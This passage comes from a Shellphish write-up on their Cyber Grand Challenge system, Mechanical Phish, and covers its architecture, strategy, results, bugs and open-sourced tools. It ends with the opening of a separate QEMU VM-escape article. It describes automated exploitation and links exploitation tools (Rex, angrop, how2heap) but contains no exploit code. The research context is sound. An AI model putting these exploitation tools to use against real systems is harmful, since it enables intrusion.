
In particular these syscalls were used by passing as one of the parameters the value to be checked. The kernel code handling these functions verifies that, for instance, the pointer were the number of random bytes returned by random is written is actually pointing to writable memory and it returns a specific error code if not. CGrex checks this error code to understand if the tested memory region is allocated. Special care is taken so that, no matter if the tested memory location is allocated or not, the injected syscall will not modify the state of the program.

- If a memory access outside allocated memory is detected, the injected code just calls exit.

5) Inject the "checking" code.

Steps 1 to 5 are repeated until the binary does not crash anymore with all the provided POVs.

--[005 - Orchestration



Designing a fully autonomous system is a challenging feat from an engineering perspective too. In the scope of the CFE, the CRS was required to run without fault for at least 10 hours. Although it was proposed to allow debugging during the CFE, eventually, no human intervention was permitted.

To that end, we designed our CRS using a microservice-based approach. Each logical part was split following the KISS principle ("Keep it simple, stupid") and the Unix philosophy ("Do one thing and do it well").

Specifically, the separation of logical units allowed us to test and work on every component in complete isolation. We leveraged Docker to run components independently, and Kubernetes to schedule, deploy, and control

component instances across all 64 nodes provided to us.

--[005.001 - Components

Several different components of Mechanical Phish interacted closely together during the CRS (see diagram above). In the following, we will briefly talk about the role of each component.

* Farnsworth

Farnsworth is a Python-based wrapper around the PostgreSQL database, and stores all data shared between components: CBs, POVs, crashing inputs, synchronization structures, etc. In our design, we prohibited any direct communication between components and required them to talk "through" Farnsworth. Therefore, Farnsworth was a potential single point of failure. To reduce the associated risk for the CFE, we paid particular attention to possible database problems and mitigated them accordingly.

* Ambassador

Ambassador was the component that talked to the CGC Team Interface (TI) to retrieve CBs, obtain feedback, and submit RBs and POVs. In the spirit of KISS, this component is the only part of Mechanical Phish to communicate externally and the only source for the ground truth in respect to the game state.

* Meister

Meister coordinated Mechanical Phish. For each component, a component-specific creator decided which jobs should be run at any point in the game, based on information obtained through Farnsworth and written by Ambassador. Consequently, Meister decided which jobs to run based on the priority information of each job (as specified by the creator) and usage of the nodes in terms of CPU and memory. Note that, specifically, Meister and its creators were entirely stateless. At any point, it could crash, yet it would not kill existing jobs upon automatic restart if they were still considered important by the creators.

* Scriba

An important task of the CRS was to select and submit the POVs and RBs, respectively. Scriba looked at performance results of exploits and patches and decided what and when to submit (for more details on the selection strategy see Section 6 - Strategy). As mentioned previously, after Scriba decided what and when to submit, Ambassador actually submitted to the TI (as Ambassador is the only component allowed to communicate externally).

* Network Dude

The Network Dude component received UDP traffic coming from the IDS tap and stored it into the database via Farnsworth. Since it is required to receive packets at line-speed, neither parsing nor analysis of the network data was performed within Network Dude, instead, we relied different components to process the network traffic.

* Worker

Worker was the executor for analysis tasks of the CRS. It wrapped tools such as angr, Driller, Patchrex in a generic interface to be managed easily. In fact, every Worker instance referred to an entry in a jobs queue specifying task arguments and type. Since some of the workers had to execute CGC DECREE binaries for functionality and performance evaluation, we included a DECREE virtual machine running on QEMU within a worker.

--[005.002 - Dynamic Resource Allocation

Another advantage of our architecture design, alongside dependency isolation and ease of deployment, was the possibility to dynamically scale components to meet our needs. Except for the PostgreSQL database and some internal Kubernetes services, all our components could run on any node without limitation.

Furthermore, when creating a job, Meister assigned it a priority based on the component and the current game status. For example, crash-generation jobs (Rex) were prioritized lower if an input crash was not considered reliable, or the analysis of a de-fielded CB was considered of no importance at all. Intuitively, all created jobs were sorted by descending values of priority, and scheduled through the Kubernetes API until all nodes' resources (CPU and memory) were saturated. Once all node resources were taken by running jobs, Meister killed jobs with lower priority to accommodate new higher priority jobs, but it did not over-provision.

--[005.003 - Fail-over

Mechanical Phish was required to run without failure for the duration of the CFE, an estimated 10 hours. Furthermore, no debugging sessions were permitted and the CRS was recommended to be resistant to minor hardware failure (or might have risked to "crash and burn").

To improve the reliability and resiliency of Mechanical Phish, we took various steps. First, every component, including Ambassador, Meister, Scriba, Network Dude, and Workers, was deployed as a Docker container. All components were designed to be entirely stateless, allowing us to restart them and move them across nodes if necessary.

Although components could be terminated abruptly without any significant consequence, some components were critical and were required to be running for Mechanical Phish to function correctly: These were Ambassador, Network Dude, Scriba, and Meister (crashing and recovering is acceptable for these components). Fortunately, Kubernetes provided a way to define always-running instances through DaemonSet and ReplicationController resources. If an instance of such type is terminated or timed out, it is automatically launched on another node (to prevent Kubernetes to be a single point-of-failure, Mechanical Phish was using a highly-available Kubernetes setup with multiple masters and virtual IP addresses for access).

* Database

Naturally, the entire system cannot be completely stateless, and a single stateful component is required, which was Farnsworth. To prevent any failure of the node running the PostgreSQL Docker containers or the containers themselves, we leveraged PostgreSQL's built-in master-slave streaming replication for a resilient system. Specifically, for the CFE, we ran 5 instances on 5 different physical nodes evenly spread across the rack, and an additional health-checking monitoring service. The monitor service itself was run using a ReplicationController resource. If the master database container would have been considered dead by the monitor, a slave instance would have been elected as the new master and a replacement slave would have been created on a healthy node. To prevent components from failing during database disaster recovery, they accessed the database in a retry loop with exponential back-off. In turn, it would have ensured that no data would have been lost during the transition from a slave to master.

* CGC Access Interfaces

The CGC CFE Trials Schedule defined that specific IP addresses were required to communicate with the CGC API. Given the distributed nature of our CRS and the recommendation to survive failure, the IP addresses remained the last single point of failure as specific components needed to be run on specific physical hosts. Consequently, we used Pacemaker and Corosync to monitor our components (Ambassador and Network Dude), and assign the specific IP addresses as virtual IP addresses to a healthy instance: if a node failed, the address would move to a healthy node.


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The Mechanical Phish was only about three months old when the final event of the Cyber Grand Challenge took place. Like any newborn, its strategic thought processes were not well developed and, unfortunately, the sleep-deprived hackers of Shellphish were haphazard teachers at best. In this section, we describe what amounted to our game strategy for the Mechanical Phish and how the rules of the Cyber Grand Challenge, combined with this strategy, impacted the final result.

The Shellphish CGC team was comprised completely of researchers at the UC Santa Barbara computer security lab. Unfortunately, research labs are extremely disorganized environments. Also unfortunately, as most of us were graduate students, and graduate students need to do research to survive (and eventually graduate), we were fairly limited in the amount of time that we could devote to the CGC. For example, for the CGC Qualification Event, we built our CRS in two and a half weeks. For the final event, we

were able to devote a bit more time: on average, each member of the team (the size of which gradually increased from 10 to 13 over the course of the competition) probably spent just under three months on this insanity.

One thing that bit us is that we put off true integration of all of the components until the last minute. This led to many last-minute performance issues, some of which we did not sort out before the CFE.

* Exploitation Strategy

Our exploitation strategy was simple: we attack as soon and as frequently as possible. The only reason that we found to hold back was to avoid letting a victim team steal an exploit. However, there was not enough information in the consensus evaluation to determine whether a team did or did not have an exploit for a given service (and attempting to recover this fact from the network traffic was unreliable), so we decided on a "Total War" approach.

* Patching Strategy

For every not-failing RB, we submitted the patch considered as the most likely to have a better performance score. Specifically, given the way in which RBs were created, we ranked RBs according to the following list: Optimized Reassembled RB, Reassembled RB, Detouring RB. This choice was motivated by the fact that detouring is slow (as it causes cache flushes due to its propensity to jumping to many code locations), whereas the generated optimized RBs are fast. Of course, we could not always rely on the reassembler (and optimizer) to produce a patch, as these backends had some failure cases.

For every patch submitted, the corresponding CS is marked down for a round. Because this can be (and, in the end, was) debilitating to our score, we evaluated many strategies with regards to patching during the months before the CFE. We identified four potential strategies:

- Never patch: The simplest strategy was to never patch. This has the advantage of nullifying the chances of functionality breakages and avoiding the downtime associated with patching.
- Patch when exploited: The optimal strategy would be to patch as soon as we detect that a CS was being exploited. Unfortunately, detecting when a CS is exploited is very difficult. For example, while the consensus evaluation does provide signals that the binaries cause, these signals do not necessarily correlate to exploitation. Furthermore, replaying incoming traffic to detect exploitation is non-trivial due to complex behaviors on the part of the challenge binaries.
- Patch after attacking: An alternative strategy is to assume that an opponent can quickly steal our exploits, and submit a patch immediately after such exploits are fired. In our latter analysis, we determined that this would have been the optimal strategy, granting us first place.
- Always patch: If working under the assumption that the majority of challenge sets are exploited, it makes sense to always patch.

Most teams in the Cyber Grand Challenge took this decision very seriously. Of course, being the rag-tag group of hackers that we are, we did some fast-and-loose calculations and made a result based on data that turned out to be incorrect. Specifically, we assumed that a similar fraction of the challenges would be exploited as the fraction of challenges crashed during the CQE (about 70%). At the time, this matched up with the percentage of sample CGC binaries, provided by DARPA during sparring partner rounds, that we were exploiting. Running the numbers under this assumption led us to adopt the "always patch" approach:

1. At the second round of a challenge set's existence, we would check if we had an exploit ready. If not, we would patch immediately, with the best available patch (out of the three discussed above). Otherwise, we would

delay for a round so that our exploit had a chance to be run against other teams.

2. Once a patch was deployed, we would monitor performance feedback.
3. If feedback slipped below a set threshold, we would revert to the original binary and never patch again.

In this way, we would patch *once* for every binary. As we discuss later, this turned out to be one of the worst strategies that we could have taken.

--[007 - Fruits of our Labors

In early August, our creation had to fight for its life, on stage, in front of thousands of people. The Mechanical Phish fought well and won third place, netting us \$750,000 dollars and cementing our unexpected place as the richest CTF team in the world (with a combined winnings of 1.5 million dollars, Shellphish is the first millionaire CTF team in history!).

This is really cool, but it isn't the whole story. The CGC generated enormous amounts of data, and to truly understand what happened in the final event, we need to delve into it. In this section, we'll talk specifically regarding what happened, who achieved what, and how the CGC Final Event played out.

For reference throughout this section, the final scores of the CGC Final Event were:

Team	CRS Name	Points
ForAllSecure	Mayhem	270,042
TECHx	Xandra	262,036
Shellphish	Mechanical Phish	254,452
DeepRed	Rubeus	251,759
CodeJitsu	Galactica	247,534
CSDS	Jima	246,437
Disekt	Crspy	236,248

The attentive reader will notice that the score of the Mechanical Phish is the only one that is a palindrome.

--[007.001 - Bugs

The CGC was the first time that autonomous systems faced each other in a no-humans-allowed competition. As such, all of the Cyber Reasoning Systems likely faced some amount of bugs during the CFE. The most visible was Mayhem's, which resulted in the system being off-line for most of the second half of the game (although, as we discuss later in this section, that might not have hurt the system as much as one would think). Our system was no different. In looking through the results, we identified a number of bugs that the Mechanical Phish ran into during the CFE:

* Multi-CB pipeline assertions

We used fuzzing to identify crashes and POV Fuzzing to fuzz those crashes into POVs for challenge sets comprising of multiple binaries. Unfortunately, an accidental assert statement placed in the POV Fuzzing code caused it to opt out of any tasks involving multi-CB challenge sets, disabling our multi-CB exploitation capability.

* Network traffic synchronization

Due to a bug, the component that scheduled tasks to synchronize and analyze network traffic was set to download *all* recorded network traffic every minute. The volume of this traffic quickly caused it to exceed scheduling

timeouts, and Mechanical Phish only analyzed network traffic for the first 15 rounds of the game.

* RB submission race condition

Due to a race condition between the component that determined what patches to submit and the component that actually submitted them, we had several instances where we submitted different patched binaries across different rounds, causing multiple rounds of lost uptime.

* Scheduling issues

Throughout the CFE, Mechanical Phish identified exploitable crashes in over 40 binaries. However, only 15 exploits were generated. Part, but not all, of this was due to the multi-CB pipeline assertions. It seems that the rest was due to scheduling issues that we have not yet been able to identify.

* Slow task spawning

Our configuration of Kubernetes was unable to spawn tasks quickly enough to keep up with the job queue. Luckily, we identified this bug a few days before the CFE and put in some workarounds, though we did not have time to fix the root cause. This bug caused us to under-utilize our infrastructure.

--[007.002 - Pwning Kings

Over the course of the CGC Final Event, the Mechanical Phish pwned the most challenges out of the competitors and stole the most flags. This was incredible to see, and is an achievement that we are extremely proud of. Furthermore, the Mechanical Phish stole the most flags even when taking into account only the first 49 rounds, to allow for the fact that Mayhem submitted its last flag on round 49.

We've collected the results in a helpful chart, with the teams sorted by the total amount of flags that the teams captured throughout the game.

Team	Flags Captured (first 49/all)	CSes Pwned (first 49/all)
Shellphish	206 / 402	6 / 15
CodeJitsu	59 / 392	3 / 9
DeepRed	154 / 265	3 / 6
TECHx	66 / 214	2 / 4
Disekt	101 / 210	5 / 6
ForAllSecure	185 / 187	10 / 11
CSDS	20 / 22	1 / 2

Interestingly, Mayhem exploited an enormous amount of binaries before it went down, but the Mechanical Phish still achieved a higher exploitation score in the rounds that Mayhem was alive. One possibility is that the exploits launched by the Mechanical Phish were more reliable than those of Mayhem. However, its raw exploitation power should not be underestimated: within 49 rounds, before going off the grid, Mayhem managed to exploit 10 binaries. While the Mechanical Phish surpassed it over the entire game, this is still quite impressive.

--[007.003 - Patching Kings

To understand how effective our patches were, we calculated the number of flags lost (and the number of CSes on which flags were lost) throughout the game, both for the first 49 rounds (in which Mayhem was online) and for the entire game. As expected, because the Mechanical Phish patched every binary, we found that it was the least-exploited CRS. Specifically, it only leaked flags on 12 challenge sets. The runner-up in this sense (the second-place team, TECHx), leaked flags on 14 binaries.

Interestingly, TECHx beat us on the total number of flags leaked. This makes sense -- they likely had some analysis to identify *when* they were being exploited, and patch only then. And, likely, their patches were more effective than our own, leading to a lower number of total flags leaked!

The results, sorted by the number of compromised challenges, are:

Team	Defended CS-Rounds (49/all)	CSes Compromised (49/*)
Shellphish	29 / 68	7 / 12
TECHx	27 / 61	7 / 14
DeepRed	32 / 87	6 / 15
ForAllSecure	54 / 160	7 / 16
CodeJitsu	61 / 104	9 / 16
Disekt	66 / 127	9 / 17
CSDS	108 / 189	9 / 18

--[007.004 - Patching Effectiveness

Before the CFE, we tested our patches against the dataset of all CQE binaries released until that point, compiled with many different compilation flags. On this dataset, our chance of breaking a binary, or lowering performance to below 85% (the guesstimated threshold at which we would pull the binary back) was under 2%, and we decided to abandon patch performance/functionality testing. On the actual CFE dataset, we fared worse.

The CFE had 82 challenge sets. For these 82 challenge sets, we successfully generated patches for 78. Of these 78, we had to pull back 10 because the patch broke the binary and 7 because the patch lowered the performance of the binary below acceptable levels. This was considerably higher than expected. Furthermore, due to a race condition between the patch submission logic and the component that retrieves the game state, we did end up with situations where we would submit *multiple* patches, thinking that the round had not ended whereas, in reality, it had. In total, we made 107 RCB submissions throughout the game. This was the second-highest amount, with only CodeJitsu submitting more (108).

Because very few challenges were exploited during the CFE, this was unequivocally the wrong choice. In total, we lost around 17000 points during the "downtime" rounds after the patch submissions alone.

--[007.005 - Alternate History Case Studies

Hindsight is 20/20. Even though we know, now, that we made the wrong choice regarding our patching strategy, it's still interesting to see what "could have been". In this section, we do that. To better understand the impact of our strategy decisions, we compute scores for several simulated CGC rounds where the Mechanical Phish undertook different strategies, and see what would have happened.

It's very important to point out that this is all fantasy. *Every* team can look back and consider things that they might have done differently. The most obvious one is Mayhem: had they avoided crashing, they might have absolutely dominated the competition, rather than relaxedly coasting to victory. However, every other team has other "what if" moments. We explore ours here purely out of curiosity.

* Mechanical Phish that never patched

To calculate our score in the absence of patching, we recalculated CFE scores, assuming that, any time an exploit would be launched on a CS against *any* team, the exploit would be run against us during that round and all subsequent rounds of that CS being in play. With this calculation, our score would be 267,065, which is 12,613 points higher than the patch

strategy that we did choose and would put us in second place by a margin of over 5,000 points.

The prize for second place was \$1,000,000. Patching at all cost us \$250,000!

* Mechanical Phish that patched after attacking

Similar to the previous strategy, we calculated our score with a patch strategy that would delay patches until *after* we launched exploits on the corresponding CS. For the patches that would have been submitted, we used the same feedback that we received during the CFE itself. With this calculation, our score would be 271,506, which is 17,054 points higher than the patch strategy that we chose and would have put us in first place by a margin of over 1,500 points.

The prize for first place was \$2,000,000. Patching stupidly cost us \$1,250,000 and quite a bit of glory!

* Mechanical Phish that didn't do crap

We were curious: did we really have to push so hard and trade so much sanity away over the months leading up to the CGC? How would a team that did *nothing* do? That is, if a team connected and then ceased to play, would they fare better or worse than the other players? We ran a similar analysis to the "Never patch" strategy previously (i.e., we counted a CS as exploited for all rounds after its first exploitation against any teams), but this time removed any POV-provided points. In the CFE, this "Team NOP" would have scored 255,678 points, barely *beating* Shellphish and placing 3rd in the CGC.

To be fair, this score calculation does not take into account the fact that teams might have withheld exploits because all opponents were patched against them. However, ForAllSecure patched only 10 binaries, so it does not seem likely that many exploits were held back due to the presence of patches.

One way of looking at this is that we could have simply enjoyed life for a year, shown up to the CGC, and walked away with \$750,000. Another way of looking at this is that, despite us following the worst possible strategy in regards to patching, the technical aspects of our CRS were good enough to compensate and keep us in the top three positions!

--[007.006 - Scoring Difficulties

Similarly to this being the first time that autonomous systems compete against each other in a no-humans-allowed match, this was also the first time that such a match was *hosted*. The organizing team was up against an astonishing amount of challenges, from hardware to software to politics, and they pulled off an amazing event.

However, as in any complex event, some issues are bound to arise. In this case, the problem was that measuring program performance is hard. We found this out while creating our CRS, and DARPA experienced this difficulty during the final event. Specifically, we noticed two anomalies in the scoring data: slight disparities in the initial scoring of challenge sets, and performance "cross-talk" between services.

* Initial CS Scoring

Patches can only be fielded on round 3 (after being submitted on round 2) of a binary being deployed. However we noticed that our availability scores were lower than our opponents, even on the *first* round of a challenge, when they could not yet be patched. In principle, these should all be the same, as a team has *no* way to influence this performance score. We calculated the average of the first-round CS availability scores, presented in the table below. The scores vary. The difference between the "luckiest" team, regarding their first-round CS score, and the "unluckiest" team was 1.6 percentage points. Unfortunately, Shellphish was that

unluckiest team.

Since the availability score was used as a multiplier for a team's total score, if the "luckiest" and "unluckiest" had their "luck" swapped, this would compensate for a total score difference of 3.2%. That is a bigger ratio than the difference between second and third place (2.9%), third and fourth place (1.1%), fourth and fifth place (1.7%), and fifth and sixth place (0.4%). The winner (Mayhem) could not have been unseated by these perturbations, but the rest of the playing field could have looked rather different.

Team	Average First Round Availability
CSDS	0.9985
ForAllSecure	0.9978
Disekt	0.9975
TECHx	0.9973
CodeJitsu	0.9971
DeepRed	0.9917
Shellphish	0.9824

* Scoring Cross-talk

We also noticed that performance measurements of one challenge seem to influence others. Specifically, when we patched the binary NRFIN_00066 on round 39, we saw the performance of *all* of our other, previously-patched, binaries drop drastically for rounds 40 and 41. This caused us to pull back patches for *all* of our patched binaries, suffering the resulting downtime and decrease in security.

Anecdotally, we spoke to two other teams, DeepRed and CodeJitsu, that were affected by such scoring cross-talk issues.

--[008 - Warez

We strongly believe in contributing back to the community. Shortly after qualifying for the Cyber Grand Challenge, we open-sourced our binary analysis engine, angr. Likewise, after the CGC final event, we have released our entire Cyber Reasoning System. The Mechanical Phish is open source, and we hope that others will learn from it and improve it with us.

Of course, the fact that we directly benefit from open-source software makes it quite easy for us to support open-source software. Specifically, the Mechanical Phish would not exist without amazing work done by a large number of developers throughout the years. We would like to acknowledge the non-obvious ones (i.e., of course we are all thankful for Linux and vim) here:

- * AFL (lcamtuf.coredump.cx/afl) - AFL was used as the fuzzer of every single competitor in the Cyber Grand Challenge, including us. We all owe lcamtuf a great debt.
- * PyPy (pypy.org) - PyPy JITed our crappy Python code, often increasing runtime by a factor of *5*.
- * VEX (valgrind.org) - VEX, Valgrind's Intermediate Representation of binary code, provided an excellent base on which to build angr, our binary analysis engine.
- * Z3 (github.com/Z3Prover/z3) - angr uses Z3 as its underlying constraint solver, allowing us to synthesize inputs to drive execution down specific paths.
- * Boolector (fmv.jku.at/boolector) - The POVs produced by the Mechanical Phish required complex reasoning about the relation between input and output data. To reduce implementation effort, we wanted to use a constraint solver to handle these relationships. Because Z3 is too huge and complicated to include in a POV, we ported Boolector to the CGC platform and included it in every POV the Mechanical Phish threw.
- * QEMU (qemu.org) - The heavy analyses that angr carries out makes it

considerably slower than qemu, so we used qemu when we needed lightweight, but fast analyses (such as dynamic tracing).

- * Unicorn Engine (www.unicorn-engine.org) - angr uses Unicorn Engine to speed up its heavyweight analyses. Without Unicorn Engine, the number of exploits that the Mechanical Phish found would have undoubtedly been lower.
- * Capstone Engine (www.capstone-engine.org) - We used Capstone Engine to augment VEX's analysis of x86, in cases when VEX did not provide enough details. This improved angr's CFG recovery, making our patching more reliable.
- * Docker (docker.io) - The individual pieces of our infrastructure ran in Docker containers, making the components of the Mechanical Phish well-compartmentalized and easily upgradeable.
- * Kubernetes (kubernetes.io) - The distribution of docker containers across our cluster, and the load-balancing and failover of resources, was handled by kubernetes. In our final setup, the Mechanical Phish was so resilient that it could probably continue to function in some form even if the rack was hit with a shotgun blast.
- * Peewee (<https://github.com/coleifer/peewee>) - After an initial false start with a handcrafted HTTP API, we used Peewee as an ORM to our database.
- * PostgreSQL (www.postgresql.org) - All of the data that the Mechanical Phish dealt with, from the binaries to the testcases to the metadata about crashes and exploits, was stored in a ridiculously-tuned and absurdly replicated Postgres database, ensuring speed and resilience.

As for the Mechanical Phish, this release is pretty huge, involving many components. This section serves as a place to collect them all for your reference. We split them into several categories:

--[008.001 - The angr Binary Analysis System

For completeness, we include the repositories of the angr project, which we open sourced after the CQE. However, we released several additional repositories after the CFE, so we list the whole project here.

* Claripy

Claripy is our data-model abstraction layer, allowing us to reason about data symbolically, concretely, or in exotic domains such as VSA. It is available at <https://github.com/angr/claripy>.

* CLE.

CLE is our binary loader, with support for many different binary formats. It is available at <https://github.com/angr/cle>.

* PyVEX.

PyVEX provides a Python interface to the VEX intermediate representation, allowing angr to support multiple architectures. It is available at <https://github.com/angr/pyvex>.

* SimuVEX.

SimuVEX is our state model, allowing us to handle requirements of different analyses. It is available at <https://github.com/angr/simuvex>.

* angr.

The full-program analysis layer, along with the user-facing API, lives in the angr repository. It is available at <https://github.com/angr/angr>.

* Tracer.

This is a collection of code to assist with concolic tracing in angr. It is available at <https://github.com/angr/tracer>.

* Fidget.

During the CQE, we used a patching method, called Fidget, that resized and rearranged stack frames to prevent vulnerabilities. It is available at <https://github.com/angr/fidget>.

* Function identifier.

We implemented testcase-based function identification, available at <https://github.com/angr/identifier>.

* angrop.

Our ROP compiler, allowing us to exploit complex vulnerabilities, is available at <https://github.com/salls/angrop>.

--[008.002 - Standalone Exploitation and Patching Tools

Some of the software developed for the CRS can be used outside of the context of autonomous security competitions. As such, we have collected it together in a separate place.

* Fuzzer.

We created a programmatic Python interface to AFL to allow us to use AFL as a module, within or outside of the CRS. It is available at <https://github.com/shellphish/fuzzer>.

* Driller.

Our symbolic-assisted fuzzer, which we used as the crash discovery component of the CRS, is available at <https://github.com/shellphish/driller>.

* Rex.

The automatic exploitation system of the CRS (and usable as a standalone tool) is available at <https://github.com/shellphish/rex>.

* Patcherex.

Our automatic patching engine, which can also be used standalone, is available at <https://github.com/shellphish/patcherex>.

--[008.003 - The Mechanical Phish Itself

We developed enormous amounts of code to create one of the world's first autonomous security analysis systems. We gathered the code that is specific to the Mechanical Phish under the mechaphish github namespace.

* Meister.

The core scheduling component for analysis tasks is at <https://github.com/mechaphish/meister>.

* Ambassador.

The component that interacted with the CGC TI infrastructure is at <https://github.com/mechaphish/ambassador>.

* Scriba.

The component that makes decisions on which POVs and RBs to submit is available at <https://github.com/mechaphish/scriba>.

* Docker workers.

Most tasks were run inside docker containers. The glue code that launched these tasks available at <https://github.com/mechaphish/worker>.

* VM workers.

Some tasks, such as final POV testing, was done in a virtual machine running DECREE. The scaffolding to do this is available at <https://github.com/mechaphish/vm-workers>.

* Farnsworth.

We used a central database as a data store, and used an ORM to access it. The ORM models are available at <https://github.com/mechaphish/farnsworth>.

* POVSIM.

We ran our POVs in a simulator before testing them on the CGC VM (as the latter is a more expensive process). The simulator is available at <https://github.com/mechaphish/povsim>.

* CGRex.

Used only during the CQE, we developed a targeted patching approach that prevents binaries from crashing. It is available at <https://github.com/mechaphish/cgrex>.

* Compilerex.

To aid in the compilation of CGC POVs, we collected a set of templates and scripts, available at <https://github.com/mechaphish/compilerex>.

* Boolector.

We ported the Boolector SMT solver to the CGC platform so that we could include it in our POVs. It is available at <https://github.com/mechaphish/cgc-boolector>.

* Setup.

Our scripts for deploying the CRS are at <https://github.com/mechaphish/setup>.

* Network dude.

The CRS component that retrieves network traffic from the TI server is at https://github.com/mechaphish/network_dude.

* Patch performance tester.

Though it was not ultimately used in the CFE, because performance testing is a very hard problem, our performance tester is at https://github.com/mechaphish/patch_performance.

* Virtual competition.

We extended the provided mock API of the central server to be able to more thoroughly exercise Mechanical Phish. Our extensions are available at <https://github.com/mechaphish/virtual-competitions>.

* Colorguard.

Our Type-2 exploit approach, which uses an embedded constraint solver to recover flag data, is available at <https://github.com/mechaphish/colorguard>.

* MultiAFL.

We created a port of AFL that supports analyzing multi-CB challenge sets. It is available at <https://github.com/mechaphish/multi afl>.

* Simulator.

To help plan our strategy, we wrote a simulation of the CGC. It is available at <https://github.com/mechaphish/simulator>.

* POV Fuzzing.

In addition to Rex, we used a backup strategy of "POV Fuzzing", where a crashing input would be fuzzed to determine relationships that could be used to create a POV. These fuzzers are available at https://github.com/mechaphish/pov_fuzzing.

* QEMU CGC port.

We ported QEMU to work on DECREE binaries. This port is available at <https://github.com/mechaphish/qemu-cgc>.

--[009 - Looking Forward

Shellphish is a dynamic team, and we are always looking for the next challenge. What is next? Even we might not know, but we can speculate in this section!

* Limitations of the Mechanical Phish

The Mechanical Phish is a glorified research prototype, and significant engineering work is needed to bring it to a point where it is usable in the real world. Mostly, this takes the form of implementing the environment model of operating systems other than DECREE. For example, the Mechanical Phish can currently analyze, exploit, and patch Linux binaries, but only if they stick to a very limited number of system calls.

We open-sourced the Mechanical Phish in the hopes that work like this can live on after the CGC, and it is our sincere hope that the CRS continues to evolve.

* Cyber Grand Challenge 2?

As soon as the Cyber Grand Challenge ended, there were discussions about whether or not there would be a CGC2. Generally, DARPA tries to push fundamental advances: they did the self-driving Grand Challenge more than once years, but this seems to be because no teams won it the first time. The fact that they have not done a self-driving Grand Challenge since implies that DARPA is not in the business of running these huge competitions just for the heck of it: they are trying to push research forward.

In that sense, it would surprise us if there was a CGC2, on DECREE OS, with the same format as it exists now. For such a game to happen, the community would probably have to organize it themselves. With the reduced barrier to entry (in the form of an open-sourced Mechanical Phish), such a competition could be pretty interesting. Maybe after some more post-CGC recovery, we'll look into it!

Of course, we can also sit back and see what ground-breaking concept DARPA comes up with for another Grand Challenge. Maybe there'll be hacking in that one as well.

* Shellphish Projects

The Mechanical Phish and angr are not Shellphish's only endeavors. We are also very active in CTFs, and one thing to come out of this is the development of various resources to help newbies to CTF. For example, we have put together a "toolset" bundle to help get people started in security with common security tools (github.com/zardus/ctf-tools), and, in the middle of the CGC insanity, ran a series of hack meetings in the university to teach people, by example, how to perform heap meta-data attacks

(github.com/shellphish/how2heap). We're continuing down that road, in fact. Monitor our github for our next big thing!

--[010 - References

[Driller16] Driller: Augmenting Fuzzing Through Selective Symbolic Execution

Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, Giovanni Vigna
Proceedings of the Network and Distributed System Security Symposium (NDSS)
San Diego, CA February 2016

[ArtOfWar16] (State of) The Art of War: Offensive Techniques in Binary Analysis

Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, Giovanni Vigna
Proceedings of the IEEE Symposium on Security and Privacy San Jose, CA May 2016

[Ramblr17] Ramblr: Making Reassembly Great Again

Ruoyu Wang, Yan Shoshitaishvili, Antonio Bianchi, Aravind Machiry, John Grosen, Paul Grosen, Christopher Kruegel, Giovanni Vigna
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San Diego, CA February 2017

[angr] <http://angr.io>

[Inversion] https://en.wikipedia.org/wiki/Sleep_inversion

[CGCFAQ] https://cgc.darpa.mil/CGC_FAQ.pdf

|=[EOF]=====|

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```
=====
======[ VM escape ]=====
=====
======[ QEMU Case Study ]=====
=====
======[ Mehdi Talbi ]=====
======[ Paul Fariello ]=====
=====
```

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--[1 - Introduction

Virtual machines are nowadays heavily deployed for personal use or within the enterprise segment. Network security vendors use for instance different VMs to analyze malwares in a controlled and confined environment. A natural question arises: can the malware escapes from the VM and execute code on the host machine?

Last year, Jason Geffner from CrowdStrike, has reported a serious bug in QEMU affecting the virtual floppy drive that could allow an attacker to escape from the VM [1] to the host. Even if this vulnerability has received considerable attention in the netsec community - probably because it has a dedicated name (VENOM) - it wasn't the first of it's kind.

